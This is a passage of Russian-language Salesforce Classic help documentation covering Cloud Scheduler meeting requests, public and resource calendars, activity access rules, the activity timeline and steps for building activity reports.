  Система Salesforce не предлагает временные промежутки, выбранные приглашенными для других неподтвержденных встреч. Например, если организатор отправляет запрос на следующие 5 рабочих дней, а приглашенные выбирают вторник и среду с 14:00 до 15:00, то при отправке другого запроса на данные временные промежутки система Salesforce предлагает вторник и среду с 14:00 до 15:00 только в случае полной занятости календаря подтвержденными встречами и другими событиями.

- По умолчанию система Salesforce предлагает время с 9:00 до 17:00 часового пояса организатора. Тем не менее, при изменении полей «Начало дня» и «Конец дня» на странице личных сведений система Salesforce использует введенные значения.

Прим.: Чтобы исключить определенные часы (например, обеденный перерыв), запланируйте повторяющееся событие в календаре Salesforce.

Таблица ниже описывает параметры, определяющие способ выбора времени проведения встречи системой Salesforce.

Поле	Описание
`Duration`	Длительность встречи.

Поле	Описание
Временной интервал	Временной диапазон, используемый системой Salesforce для выбора. • «В течение 5 рабочих дней»/«В течение 10 рабочих дней»: система Salesforce растягивает предложенное время на указанный временной интервал. Например, если организатор устанавливает переключатель «В течение 5 рабочих дней», а первый приглашенный просматривает запрос в понедельник, то система Salesforce предлагает время проведения встречи для каждого дня данной недели. Если некоторые дни полностью заняты, то система Salesforce сокращает количество дней. Субботы и воскресенья не являются рабочими днями. • «В любое время»: система Salesforce предлагает 5 временных промежутков в течение следующих 5 рабочих дней; при наличии менее 5 временных промежутков система расширяет диапазон поиска до 10 рабочих дней. Если система Salesforce находит менее 5 временных промежутков, то диапазон поиска снова расширяется — до следующих четырех недель. При выборе данного значения некоторые временные промежутки, предложенные системой Salesforce, могут составлять 7 недель (5 рабочих дней + 10 рабочих дней + 20 рабочих дней = 7 недель).

Изменение приглашенных для запрошенной конференции в Salesforce Classic

Если приложение Cloud Scheduler используется для создания запроса конференции, можно добавить и удалить приглашенных в любой момент.

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и удаления приглашенных из запрошенной встречи:

- Редактирование событий

  И

  Отправка эл. почты

1. Откройте страницу встречи одним из перечисленных ниже способов.
   - Откройте вложенную вкладку **«Запрошенные встречи»** в разделе «Календарь» вкладки «Начальная страница» и выберите тему нужной встречи. Если вложенная вкладка **«Запрошенные встречи»** не отображается, обратитесь к администратору с просьбой добавить эту вкладку в раздел «Календарь».
   - Если запрос на проведение встречи отправлен посредством связанного списка «Открытые действия» для контакта, интереса или организации-лица, выберите тему нужной встречи в связанном списке.
   - Откройте электронное уведомление, полученное при ответе приглашенного на запрос, и щелкните ссылку **«Просмотреть ответ и запланировать встречу»**.
2. Выполните одно из указанных ниже действий.
   - Чтобы пригласить на встречу сотрудников, интересы, контакты или организации-лица, нажмите кнопку **«Кому»**.
   - Чтобы удалить приглашенного из встречи, щелкните значок «x» напротив имени нужного приглашенного.

   Если запрос на проведение встречи отправлен посредством связанного списка «Открытые действия», то некоторые приглашенные не могут быть удалены. Как правило, система не позволяет удалять первый контакт, интерес или организацию-лицо в поле «Кому».

   Календарь обновляется автоматически на основе пользователей, добавленных или удаленных из встречи.

   Прим.: Если страница содержит только кнопку **«Закрыть»**, то запрошенная встреча не может быть изменена. Обратитесь к организатору с просьбой изменить сведения о встрече или администратору Salesforce с просьбой предоставить необходимые полномочия.
3. Нажмите кнопку **«Отправить обновление»**.
4. Введите сообщение. Например, организатор может уведомить приглашенных о добавлении или удалении пользователя из встречи.
5. Щелкните один из указанных ниже параметров.
   - **«Отправить всем приглашенным»**: отправка обновления всем текущим и добавленным приглашенным и уведомления об отмене удаленным приглашенным.
   - **«Отправить только измененным приглашенным»**: отправка обновления добавленным приглашенным и уведомления об отмене удаленным приглашенным.

Повторное планирование запрошенной конференции с помощью приложения Cloud Scheduler в Salesforce Classic

Неподтвержденная встреча, запрошенная посредством приложения Cloud Scheduler, может быть запланирована повторно путем выбора новых временных промежутков. Обратите внимание, что новые временные промежутки не могут быть выбраны для подтвержденной встречи ввиду ее преобразования в событие. Чтобы повторно запланировать событие, измените дату события и отправьте обновление приглашенным.

Если страница содержит только кнопку **«Закрыть»**, то запрошенная встреча не может быть изменена. Обратитесь к организатору с просьбой изменить сведения о встрече или администратору Salesforce с просьбой предоставить необходимые полномочия.

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для повторного планирования встречи:

- Редактирование событий

  И

  Отправка электронной почты

1. Откройте страницу встречи одним из перечисленных ниже способов.
   - Откройте вложенную вкладку **«Запрошенные встречи»** в разделе «Календарь» вкладки «Начальная страница» и выберите тему нужной встречи. Если вложенная вкладка **«Запрошенные встречи»** не отображается, обратитесь к администратору с просьбой добавить эту вкладку в раздел «Календарь».
   - Если запрос на проведение встречи отправлен посредством связанного списка «Открытые действия» для контакта, интереса или организации-лица, выберите тему нужной встречи в связанном списке.
   - Откройте электронное уведомление, полученное при ответе приглашенного на запрос, и щелкните ссылку **«Просмотреть ответ и запланировать встречу»**.
2. Нажмите кнопку **«Запланировать повторно»** и выберите новые временные промежутки.

   Конференция может быть подтверждена после получения ответов на обновленный запрос от приглашенных.

Подтверждение запрошенной конференции с помощью приложения Cloud Scheduler в Salesforce Classic

После отправки запроса посредством приложения Cloud Scheduler дождитесь ответов от приглашенных, содержащих оптимальное время проведения встречи. При получении ответа система Salesforce отправляет электронное уведомление и автоматически обновляет сведения о встрече. При необходимости выберите оптимальное время и подтвердите проведение встречи.

При отсутствии полномочия «Редактирование событий» или «Редактирование» для записей контактов или интересов, связанных с предложенной встречей, страница подтверждения встречи доступна только для чтения.

Если события дополнены обязательными полями, то пользователю предлагается обновить данные поля до преобразования встречи в событие.

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для подтверждения встречи:

- Редактирование событий

  И

  Отправка электронной почты

1. Откройте страницу встречи одним из перечисленных ниже способов.
   - Откройте вложенную вкладку **«Запрошенные встречи»** в разделе «Календарь» вкладки «Начальная страница» и выберите тему нужной встречи. Если вложенная вкладка **«Запрошенные встречи»** не отображается, обратитесь к администратору с просьбой добавить эту вкладку в раздел «Календарь».
   - Если запрос на проведение встречи отправлен посредством связанного списка «Открытые действия» для контакта, интереса или организации-лица, выберите тему нужной встречи в связанном списке.

- Откройте электронное уведомление, полученное при ответе приглашенного на запрос, и щелкните ссылку **«Просмотреть ответ и запланировать встречу»**.

2. Выберите время и нажмите кнопку **«Подтвердить»**.

   Кнопка **«Подтвердить»** отображается только после выбора времени проведения встречи. В противном случае отображается кнопка **«Отправить обновление»**, позволяющая отправлять приглашенным сообщение без подтверждения времени проведения встречи.

   Ниже перечислены инструменты для выбора времени.

   - Зеленые флажки соответствуют свободному времени каждого пользователя.
   - Статус «Свободен» отображается при доступности пользователя на основе календаря Salesforce.
   - Если предложенное время не подходит приглашенным, выберите новое время и запланируйте встречу повторно.

3. При необходимости введите сообщение.
4. Чтобы подтвердить встречу, нажмите кнопку **«Отправить»**.

   Ниже перечислены действия, выполняемые системой Salesforce.

   - Отправка приглашенным сообщения эл. почты, содержащего окончательную дату и время проведения встречи.
   - Преобразование запрошенной встречи в новое многопользовательское событие. Последнее сообщение, отправленное приглашенным, отображается в поле события «Описание», а все остальные сообщения между организатором и приглашенными удаляются.

     Данное событие отображается в разделе «Календарь» вкладки «Начальная страница». Если запрос на проведение встречи отправлен посредством связанного списка «Открытые действия», то событие также отображается в связанном списке «Открытые действия» соответствующего контакта, интереса или организации-лица.

Отмена запрошенной конференции в Salesforce Classic

Неподтвержденную конференцию, созданную через запрос в Cloud Scheduler, можно отменить, после чего Salesforce автоматически рассылает уведомление об отмене всем приглашенным. При подтверждении встреча преобразуется в событие, доступное для удаления подобно любому другому событию.

1. Откройте страницу встречи одним из перечисленных ниже способов.
   - Откройте вложенную вкладку **«Запрошенные встречи»** в разделе «Календарь» вкладки «Начальная страница» и выберите тему нужной встречи. Если вложенная вкладка **«Запрошенные встречи»** не отображается, обратитесь к администратору с просьбой добавить эту вкладку в раздел «Календарь».
   - Если запрос на проведение встречи отправлен посредством связанного списка «Открытые действия» для контакта, интереса или организации-лица, выберите тему нужной встречи в связанном списке.
   - Откройте электронное уведомление, полученное при ответе приглашенного на запрос, и щелкните ссылку **«Просмотреть ответ и запланировать встречу»**.
2. Нажмите кнопку **«Отмена встречи»**.

   При необходимости щелкните ссылку **«Удал.»** напротив нужной встречи в связанном списке «Открытые действия».

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отмены встречи:

- Редактирование событий

  И

  Отправка эл. почты

Прим.: Если страница содержит только кнопку **«Закрыть»**, то запрошенная встреча не может быть изменена. Обратитесь к организатору с просьбой изменить сведения о встрече или администратору Salesforce с просьбой предоставить необходимые полномочия.

3. Чтобы подтвердить отмену, нажмите кнопку **«OK»**.

   Система Salesforce отправляет уведомление об отмене встречи всем приглашенным. Отмененные встречи не перемещаются в корзину.

Отклики на приглашения к событиям в Salesforce Classic

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal Edition** и **Database.com Edition**.

Приглашение на событие может быть принято или отклонено. Принятое приглашение может быть добавлено как событие в приложение Outlook.

Если сотрудник приглашает пользователя на событие, тот получит электронное сообщение со ссылкой на событие. Событие также отображается на вкладке Начальная страница». Чтобы принять или отклонить событие, выполните указанные ниже действия.

1. Щелкните описание события.
2. При необходимости введите ответ.
3. При получении приглашения на отдельное событие щелкните **«Принять встречу»** или **«Отклонить встречу»**. При получении приглашения на последовательность событий щелкните **«Принять последовательность»** или **«Отклонить последовательность»**.

   Прим.: Чтобы посетить некоторые события последовательности, но отклонить другие, примите последовательность, а затем отклоните отдельные события.

СМ. ТАКЖЕ:

Создание встречи Outlook для события в Salesforce Classic

Помощь в управлении событиями и календарями для торговых представителей

Оптимизируйте порядок, используемый торговыми представителями для управления встречами и функцией планирования. Параметры, поддерживаемые Lightning Experience, Salesforce Classic и приложением Salesforce1, различаются.

Создание общедоступного календаря или календаря ресурсов и управление им в версии Salesforce Classic

Общедоступный календарь применяйте для управления действиями группы. Например, следите за мероприятиями группы, такими как маркетинговые мероприятия, выпуски продуктов или учебные занятия, или планируйте общие действия, такие как отпуска. Применяйте календарь ресурсов для планирования использования общедоступного ресурса, например конференц-зала или проектора слайдов (рисунков и надписей на прозрачных пленках).

Настройка Cloud Scheduler в Salesforce Classic

Кнопка «Создать запрос на проведение встречи» отображается в макетах страниц по умолчанию. Данная кнопка позволяет использовать приложение Cloud Scheduler для отправки запросов клиентам. Данная кнопка может отображаться в связанном списке «Открытые действия» на страницах сведений о контактах, интересах и организациях-лицах.

СМ. ТАКЖЕ:

Параметры настройки для событий и календарей

Создание общедоступного календаря или календаря ресурсов и управление им в версии Salesforce Classic

Общедоступный календарь применяйте для управления действиями группы. Например, следите за мероприятиями группы, такими как маркетинговые мероприятия, выпуски продуктов или учебные занятия, или планируйте общие действия, такие как отпуска. Применяйте календарь ресурсов для планирования использования общедоступного ресурса, например конференц-зала или проектора слайдов (рисунков и надписей на прозрачных пленках).

Количество календарей, доступное для создания, не ограничено.

- Просмотр и изменение существующих общедоступных календарей и календарей ресурсов.

  Введите строку *«Общедоступные календари и ресурсы»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Общедоступные календари и ресурсы»**.

- Создание общедоступного календаря или календаря ресурсов.

  1. Щелкните **«Создать»**, назовите календарь, выберите **«Активный»**, затем сохраните календарь.
  2. Нажмите кнопку **«Общий доступ»**. Добавьте общедоступные группы, роли или пользователей, которым нужно предоставить доступ к календарю.
  3. Чтобы определить уровень доступа к календарю, выберите нужное значение в поле «Доступ к календарю».

     Скрыть сведения
     Другие пользователи могут просматривать доступность выбранных временных промежутков, но не могут просматривать сведения о типе событий в календаре.

     Скрыть сведения и добавить события
     Другие пользователи могут просматривать доступность выбранных временных промежутков, но не могут просматривать сведения о событиях. Другие пользователи могут добавлять события в календарь.

     Показать сведения
     Другие пользователи могут просматривать подробные сведения о событиях в календаре.

     Показать сведения и добавить события
     Другие пользователи могут просматривать подробные сведения о событиях в календаре и добавлять события в календарь.

     Полный доступ
     Другие пользователи могут просматривать подробные сведения о событиях в календаре, добавлять события в календарь и редактировать текущие события в календаре.

- Удаление общедоступного календаря.

  1. Введите строку *«Общедоступные календари и ресурсы»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Общедоступные календари и ресурсы»**.
  2. Щелкните ссылку **«Удал.»** напротив названия календаря.

Убедитесь, что пользователи имеют соответствующее полномочие. Например, приглашенное лицо, не имеющее полномочия на чтение возможностей, не сможет просмотреть связанную с событием возможность.

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** выпуски, кроме **Group Edition** и **Personal Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления общедоступными календарями:

- «Настройка приложения»

Для управления календарями ресурсов:

- «Настройка приложения»

Чтобы просмотреть нужную запись о событии (мероприятии), выполните указанные ниже действия.

- Пользователи должны иметь полномочие на чтение

Настройка Cloud Scheduler в Salesforce Classic

Кнопка «Создать запрос на проведение встречи» отображается в макетах страниц по умолчанию. Данная кнопка позволяет использовать приложение Cloud Scheduler для отправки запросов клиентам. Данная кнопка может отображаться в связанном списке «Открытые действия» на страницах сведений о контактах, интересах и организациях-лицах.

Важное замечание: Приложение Cloud Scheduler недоступно для организаций Salesforce, созданных в выпуске Winter '17 или более позднем. При активации Cloud Scheduler до выпуска Winter '17 приложение будет доступно в вашей организации до выпуска Winter '18. Однако в случае удаления кнопки **«Создать запрос на проведение встречи»** вернуть ее будет невозможно. Подробнее см. в разделе «Использование Cloud Scheduler для фазированного вывода из эксплуатации в выпуске Winter '17».

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц и параметров действий:

- Настройка приложения

Ниже перечислены методы, определяющие доступность кнопки «Создать запрос на проведение встречи» в макетах страниц сведений. Эта кнопка также доступна в разделе «Календарь» на вкладке «Начальная страница» при наличии вложенной вкладки «Запрошенные конференции». Следующие действия добавления и удаления не влияют на кнопку в разделе «Календарь».

Быстрая настройка приложения Cloud Scheduler для нескольких макетов страниц

1. Введите строку *«Cloud Scheduler»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Cloud Scheduler»**.
2. Если новая тема оформления интерфейса пользователя еще не включена, то при добавлении кнопки включите тему на странице пользовательского интерфейса в меню «Настройка».
3. Чтобы добавить кнопку **«Создать запрос на проведение встречи»** в связанный список «Открытые действия» у всех соответствующих макетов страниц, нажмите кнопку **«Добавить кнопку»**. Чтобы удалить кнопку из всех текущих макетов страниц, нажмите кнопку **«Удалить кнопку»**.

Ручная настройка приложения Cloud Scheduler для отдельных макетов страниц

1. Если новая тема оформления интерфейса пользователя еще не включена, то при добавлении кнопки включите тему на странице пользовательского интерфейса в меню «Настройка». См. раздел «Параметры пользовательского интерфейса».
2. Добавьте или удалите кнопку **«Создать запрос на проведение встречи»** из связанного списка «Открытые действия» нужных макетов страниц.
   - Контакты
   - Интересы
   - Организации-лица (если включена их поддержка)

     Пользователи не могут запросить конференцию с организацией-лицом, пока поле «Эл. почта» не добавлено в макет страницы. В настройках управления объектами организаций-лиц перейдите в раздел «Макеты страниц».

Дополнительные параметры приложения Cloud Scheduler

При необходимости включите данные параметры, позволяющие повысить эффективность приложения Cloud Scheduler.

- Попросите пользователей установить приложение Salesforce for Outlook.

Рекомендуем пользователям синхронизировать календарные события между системой Salesforce и приложением Outlook, чтобы время встречи выбиралось в зависимости от доступности пользователя по календарю Salesforce.

- Добавьте логотип компании в запросы, отправленные приглашенным.
- Просмотрите запрошенные встречи в разделе «Календарь» вкладки «Начальная страница».

  Вложенная вкладка «Запрошенные встречи» отображается по умолчанию. При удалении кнопки «Создать запрос на проведение встречи» из всех макетов страниц рекомендуем удалить вложенную вкладку «Запрошенные встречи», так как пользователи не могут запрашивать встречи.

- Разрешите пользователям-партнерам отправлять запросы на проведение встреч посредством приложения Cloud Scheduler. Настраиваемый профиль «Пользователь-партнер» должен иметь соответствующие полномочия пользователя на странице 2613, а сам профиль должен быть активен и назначен пользователям-партнерам.

Обязательные полномочия пользователя

Запросы на проведение встречи могут быть отправлены только при наличии полномочий «Отправка эл. почты» и «Редактирование событий». Данные полномочия активированы в большинстве стандартных профилей.

Если обязательные полномочия отсутствуют, то:

- кнопка «Создать запрос на проведение встречи» не отображается в связанном списке «Открытые действия»;
- изменение, повторное планирование и отмена запрошенных встреч не поддерживаются.

Обязательные параметры безопасности поля

Как правило, доступ к запросам на проведение встречи предоставляется пользователям без изменения параметров безопасности поля. Тем не менее, если организация Salesforce изменяет стандартные параметры безопасности поля для некоторых профилей, рекомендуем просмотреть таблицу ниже и убедиться, что внесенные изменения не препятствуют отправке запросов на проведение встречи.

Прим.: Метки параметров, используемые в расширенном пользовательском интерфейсе профиля и наборах полномочий, отличаются от меток параметров, используемых в исходном пользовательском интерфейсе профиля и на страницах настройки параметров безопасности полей.

Объект	Поле	Обязательные параметры безопасности поля		Описание
		Наборы полномочий и расширенный пользовательский интерфейс профиля	Исходный пользовательский интерфейс профиля и страницы настройки полей	
Событие	Имя	Чтение и Редактирование	Доступно (уровень доступа «Только для чтения» *не* выбран)	Если данное поле недоступно для чтения, то кнопка «Создать запрос на проведение встречи» не отображается в связанном списке «Открытые действия», а попытка изменения (подтверждение или повторное планирование) или просмотра запрошенной конференции возвращает

Объект	Поле	Обязательные параметры безопасности поля		Описание
		Наборы полномочий и расширенный пользовательский интерфейс профиля	Исходный пользовательский интерфейс профиля и страницы настройки полей	
				сообщение об отсутствии необходимых полномочий. Если данное поле доступно для чтения, но недоступно для редактирования, то кнопка «Создать запрос на проведение встречи» не отображается в связанном списке «Открытые действия», а запрошенные встречи доступны только для чтения (подтверждение и повторное планирование не поддерживаются).
	Описание	Чтение	«Доступно»	По умолчанию последнее сообщение, отправленное организатором после подтверждения запрошенной конференции, отображается в поле «Описание» нового события. Тем не менее, если поле «Описание» недоступно для чтения, то последнее сообщение не отображается в поле «Описание» даже после изменения параметров его доступности.

Рекомендации по добавлению настраиваемого логотипа в запросы на проведение конференции в Salesforce Classic

При необходимости настраиваемые логотипы могут отображаться в сообщениях электронной почты, например в запросах на проведение конференций. Следуйте данным рекомендациям при добавлении логотипов.

СМ. ТАКЖЕ:

Действия

Рекомендации по добавлению настраиваемого логотипа в запросы на проведение конференции в Salesforce Classic

При необходимости настраиваемые логотипы могут отображаться в сообщениях электронной почты, например в запросах на проведение конференций. Следуйте данным рекомендациям при добавлении логотипов.

Ниже перечислены области отображения настраиваемого логотипа.

- Электронные запросы, отправляемые приглашенным при отправке запроса на проведение встречи или планировании события
- Страницы ответов, позволяющие приглашенным выбирать время проведения встречи
- Страницы ответов, позволяющие приглашенным принимать или отклонять события

Ниже перечислены рекомендации по использованию настраиваемого логотипа.

- Размер изображения не должен превышать 20 Кб. Допустимые форматы изображения: GIF, JPEG и PNG.
- Рекомендуем использовать изображение не более 130 пикселов по ширине, 100 пикселов по высоте и 72 пикселов на дюйм. Автоматическое изменение размеров может мешать правильному отображению более крупных изображений в некоторых почтовых клиентах.
- Загрузите логотип на вкладку «Документы» и установите флажок «Внешний доступ».

  Прим.:

  - Логотип, хранящийся в папке «Общедоступные документы», может быть заменен другими пользователями. Чтобы исключить непредвиденные изменения, рекомендуем создать папку, доступную только системным администраторам, и использовать ее для загрузки логотипа.
  - Нельзя использовать логотип, который хранится в папке «Мои персональные документы» или помечен флажком «Только для внутреннего использования».

- Настраиваемый логотип, используемый в запросах на проведение встречи, не может быть удален со вкладки «Документы». Выберите другое изображение в качестве логотипа или отмените отображение настраиваемого логотипа в запросах на проведение встречи.

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров действий:

- Настройка приложения

СМ. ТАКЖЕ:

Принцип действия Cloud Scheduler в Salesforce Classic

Рекомендации по отслеживанию действий

Просмотрите рекомендации по отслеживанию задач и событий, включая то, каким образом определяется доступ к событию, как работают отношения между записью и действием и как определяется последняя дата действия в записи.

ВЕРСИИ

Доступно в Salesforce1, Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии.

Взаимосвязь записи и действия

Поле действия Связано с помогает определить взаимосвязь действия и организации.

Содержимое поля «Связано с»	**Сведение действия к записи**
Какая-либо организация	Данная организация

Содержимое поля «Связано с»	**Сведение действия к записи**
Какая-либо возможность	Данная организация для данной возможности
Какой-либо контракт	Организация для данного контракта
Настраиваемый объект с взаимосвязью «Основная — подробная», установленной с объектом организации	Данная организация для данной записи настраиваемого объекта
Иное, нежели перечисленное выше, включая пустую запись	Основная организация контакта

Если общедоступные действия *включены*, действие также связано с каждой основной организацией контакта.

Дата последнего действия

- Дата последнего действия для записи представляет собой крайний срок либо последнего зарегистрированного события напротив записи, либо последней закрытой задачи, связанной с записью.
- Дата последнего действия для записи организации основана на всех действиях, которые сводятся к организации посредством поля «Связано с». Для организации дата последнего действия может представлять собой действие, связанное с возможностью. Дата последнего действия для контакта или интереса основана на всех действиях, которые связаны с данным контактом или интересом посредством поля «Имя».
- Если включены общедоступные действия, для записей организации дата последнего действия основана на действиях, которые сводятся к организации посредством поля «Связано с». Однако, если поле «Связано с» не заполнено, действия основываются на основной организации контакта. Дата последнего действия для контактов и интересов основана только на действиях, в которых контакт или интерес является основным контактом для действия.

Доступ к действиям

Ваш доступ к событиям и задачам других людей основан на следующих ваших параметрах.

- **Роль** — пользователям предоставляется доступ к просмотру и изменению собственных действий, а также к действиям, назначенным вашим подчиненным в соответствии с иерархией ролей вашей организации.
- **Модель общего доступа** — когда используется модель общего доступа «Управляется родителями», люди с полномочием «Просмотр всех данных» для этого типа объекта для связанной записи смогут просматривать это действие.

Вы можете просмотреть действие в следующих случаях.

- Назначение действию.
- Вышестоящее положение в иерархии ролей относительно пользователя, назначенного для действия.
- Наличие как минимум доступа для чтения записи, связанной с действием.
- Наличие полномочия «Просмотр всех данных».
- Наличие полномочия объекта «Просмотреть все» как минимум для одного контакта и связанной возможности, учетной записи или обращения (при условии что функция «Общедоступные действия» включена).
- У вас есть полномочие объекта «Просмотр всех данных» для связанной коммерческой возможности или учетной записи, где применяется модель общего доступа «Контролируется родительским объектом», а функция «Общедоступные действия» не включена.

Вы можете просмотреть или удалить действие в следующих случаях.

- Наличие полномочий «Редактирование задач» и «Редактирование событий».

  И

- Назначение действию.

  ИЛИ

- Вышестоящее положение в иерархии ролей относительно пользователя, назначенного для действия.

  ИЛИ

- У вас есть полномочие на уровне объектов «Изменить все» для связанной записи, в которой используется модель общего доступа «Контролируется родительским объектом». Наличие полномочия объекта «Просмотреть все» как минимум для одного контакта и связанной записи (при условии что функция «Общедоступные действия» включена)

  ИЛИ

- Наличие полномочия «Изменение всех данных».

Временная шкала действий

В средстве Lightning Experience в записях не показываются списки, касающиеся открытых действий и истории действий. Вместо этого вы можете отслеживать действия по их временной шкале, которая поддерживается для учреждений, контактов, контрактов, интересов, возможностей и произвольно настраиваемых объектов, назначенных действиями.

В некоторых организациях Salesforce макеты страниц или типы записей требуют поправок для предотвращения пропадания вкладок с компоновщика действий. Таким же образом, если пользователь настраивает экран и порядок отображения полей на временной шкале действий, он должен убедиться в правильности алгоритма определенных полей.

ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Показ и порядок отображения полей

Используйте компактные макеты для настройки показа и порядка отображения полей на временной шкале действий. Однако, даже если удалить определенные поля из макета, они останутся на временной шкале, т. к. содержат важную для действий информацию. Предположим, что вы убрали из макетов поля крайнего срока, даты и времени, а также статуса задачи. Дата и время начала события, флажок задачи, крайний срок задачи и дата регистрации вызова все равно будут отображаться в действиях на временной шкале. Компактный макет не поддерживает поле описания для событий и поле комментариев для задач, которые, тем не менее, всегда отображаются на временной шкале, хоть они и недоступны в компактном макете. Остальные поля, отображаемые на временной шкале, соответствуют полям, добавленным в компактный макет.

Значки

Пользователи не могут настраивать значки для типов действий (события, задачи, вызовы и сообщения эл. почты) на временной шкале.

Отчеты по действиям

Запуск стандартных или настраиваемых отчетов, в которых отображаются сведения о задачах или событиях и связанных с ними контактах, организациях, потенциальных клиентах, а также другие связанные записи.

Отчет об основных контактах по действиям

Создайте отчет в произвольной форме, который будет отображать основные контакты, связанные с каждым из ваших действий.

Отчет о количестве контактов, относящихся к другим действиям в Salesforce Classic

Создайте отчет, который отражает количество контактов, связанных с каждым из ваших действий.

Отчет о действиях, относящихся к другим записям в Salesforce Classic

Создайте настраиваемый отчет, в котором содержится информация о том, какие торговые представители занимаются выполнением тех или иных обязанностей, таких как:

Отчет о контактах, относящихся к другим действиям в Salesforce Classic

Создайте отчет, который будет содержать все контакты, связанные с каждым из ваших действий.

Составление отчетов по встречам с клиентами

Создайте настраиваемый отчет, в котором содержится информация о том, какие торговые представители занимаются обслуживанием.

Отчет об основных контактах по действиям

Создайте отчет в произвольной форме, который будет отображать основные контакты, связанные с каждым из ваших действий.

1. Откройте вкладку **«Отчеты»**.
2. Нажмите кнопку **«Новый отчет...»**.
3. Нажмите кнопку **«Создать тип настраиваемого отчета»**.
4. Откройте папку «Действия».
5. Нажмите **Задачи и события**.
6. Создать **Создать**
7. Захватите и перетащите поле «Контакт» в отчет.
8. Захватите и перетащите другие поля, которые вы хотите включить в отчет.
9. Нажмите кнопку **«Запустить отчет»**.
10. Сохраните отчет.

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic.

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- Создание и настройка отчетов и средство создания отчетов

Отчет о количестве контактов, относящихся к другим действиям в Salesforce Classic

Создайте отчет, который отражает количество контактов, связанных с каждым из ваших действий.

1. Откройте вкладку **«Отчеты»**.
2. Нажмите кнопку **«Новый отчет...»**.
3. Нажмите кнопку **«Создать тип настраиваемого отчета»**.
4. Откройте папку «Действия».
5. Нажмите на отчет. Например, нажмите на **Действия с организациями**.
6. Создать **Создать**
7. Захватите и перетащите поле «Количество связей» в отчет.
8. Захватите и перетащите другие поля, которые вы хотите включить в отчет.
9. Нажмите кнопку **«Запустить отчет»**.
10. Сохраните отчет.

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic.

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- Создание и настройка отчетов и средство создания отчетов

Отчет о действиях, относящихся к другим записям в Salesforce Classic

Создайте настраиваемый отчет, в котором содержится информация о том, какие торговые представители занимаются выполнением тех или иных обязанностей, таких как:

1. Откройте вкладку **«Отчеты»**.
2. Нажмите кнопку **«Новый отчет...»**.
3. Нажмите кнопку **«Создать тип настраиваемого отчета»**.
4. Откройте папку «Действия».
5. Нажмите на отчет. Например, нажмите на **Действия с организациями**.
6. Создать **Создать**
7. Захватите и перетащите поля, которые вы хотите включить в отчет.
8. Нажмите кнопку **«Запустить отчет»**.
9. Сохраните отчет.

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic.

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- Создание и настройка отчетов и средство создания отчетов

Отчет о контактах, относящихся к другим действиям в Salesforce Classic

Создайте отчет, который будет содержать все контакты, связанные с каждым из ваших действий.

1. Откройте вкладку **«Отчеты»**.
2. Нажмите кнопку **«Новый отчет...»**.
3. Нажмите кнопку **«Создать тип настраиваемого отчета»**.
4. Откройте папку «Действия».
5. Нажмите **Действия с контактами**.
6. Создать **Создать**
7. Захватите и перетащите по меньшей мере одно поле «Контакт» в отчет.
8. Захватите и перетащите другие поля, которые вы хотите включить в отчет.
9. Нажмите кнопку **«Запустить отчет»**.
10. Сохраните отчет.

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic.

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- Создание и настройка отчетов и средство создания отчетов

Составление отчетов по встречам с клиентами

Создайте настраиваемый отчет, в котором содержится информация о том, какие торговые представители занимаются обслуживанием.

1. В разделе «Настройка» введите *«Типы отчетов»* в поле «Быстрый поиск», затем выберите **«Типы отчетов»**.
2. Если открывается страница приветствия настраиваемого отчета, нажмите **«Продолжить»**.
3. Нажмите кнопку **«Создать тип настраиваемого отчета»**.
4. Выберите объект **«Пользователи»** в качестве основного. Заполните прочие обязательные поля.
5. Нажмите кнопку **«Далее»**.
6. Свяжите пользователей с отношениями действий.
7. Нажмите кнопку **«Сохранить»**.
8. Чтобы определить поля для отчета, нажмите на **«Редактировать макет»**.
9. Добавьте в макет несколько полей взаимосвязей действий: «Дата», «Тема», «Имя», «Связано с» и «Количество связей».
10. Переименуйте поле «Имя» в поле «Контакт». Измените параметр в поле «Связано с» на «Возможности».
11. Нажмите кнопку **«Сохранить»**.
12. Выберите опцию отображения каждого поля по умолчанию.
13. Создайте отчет.
14. Откройте вкладку «Отчеты» и выберите тип отчета, созданный вами.
15. Выберите **Сводный формат** и создайте группировку по полному имени.

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic.

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

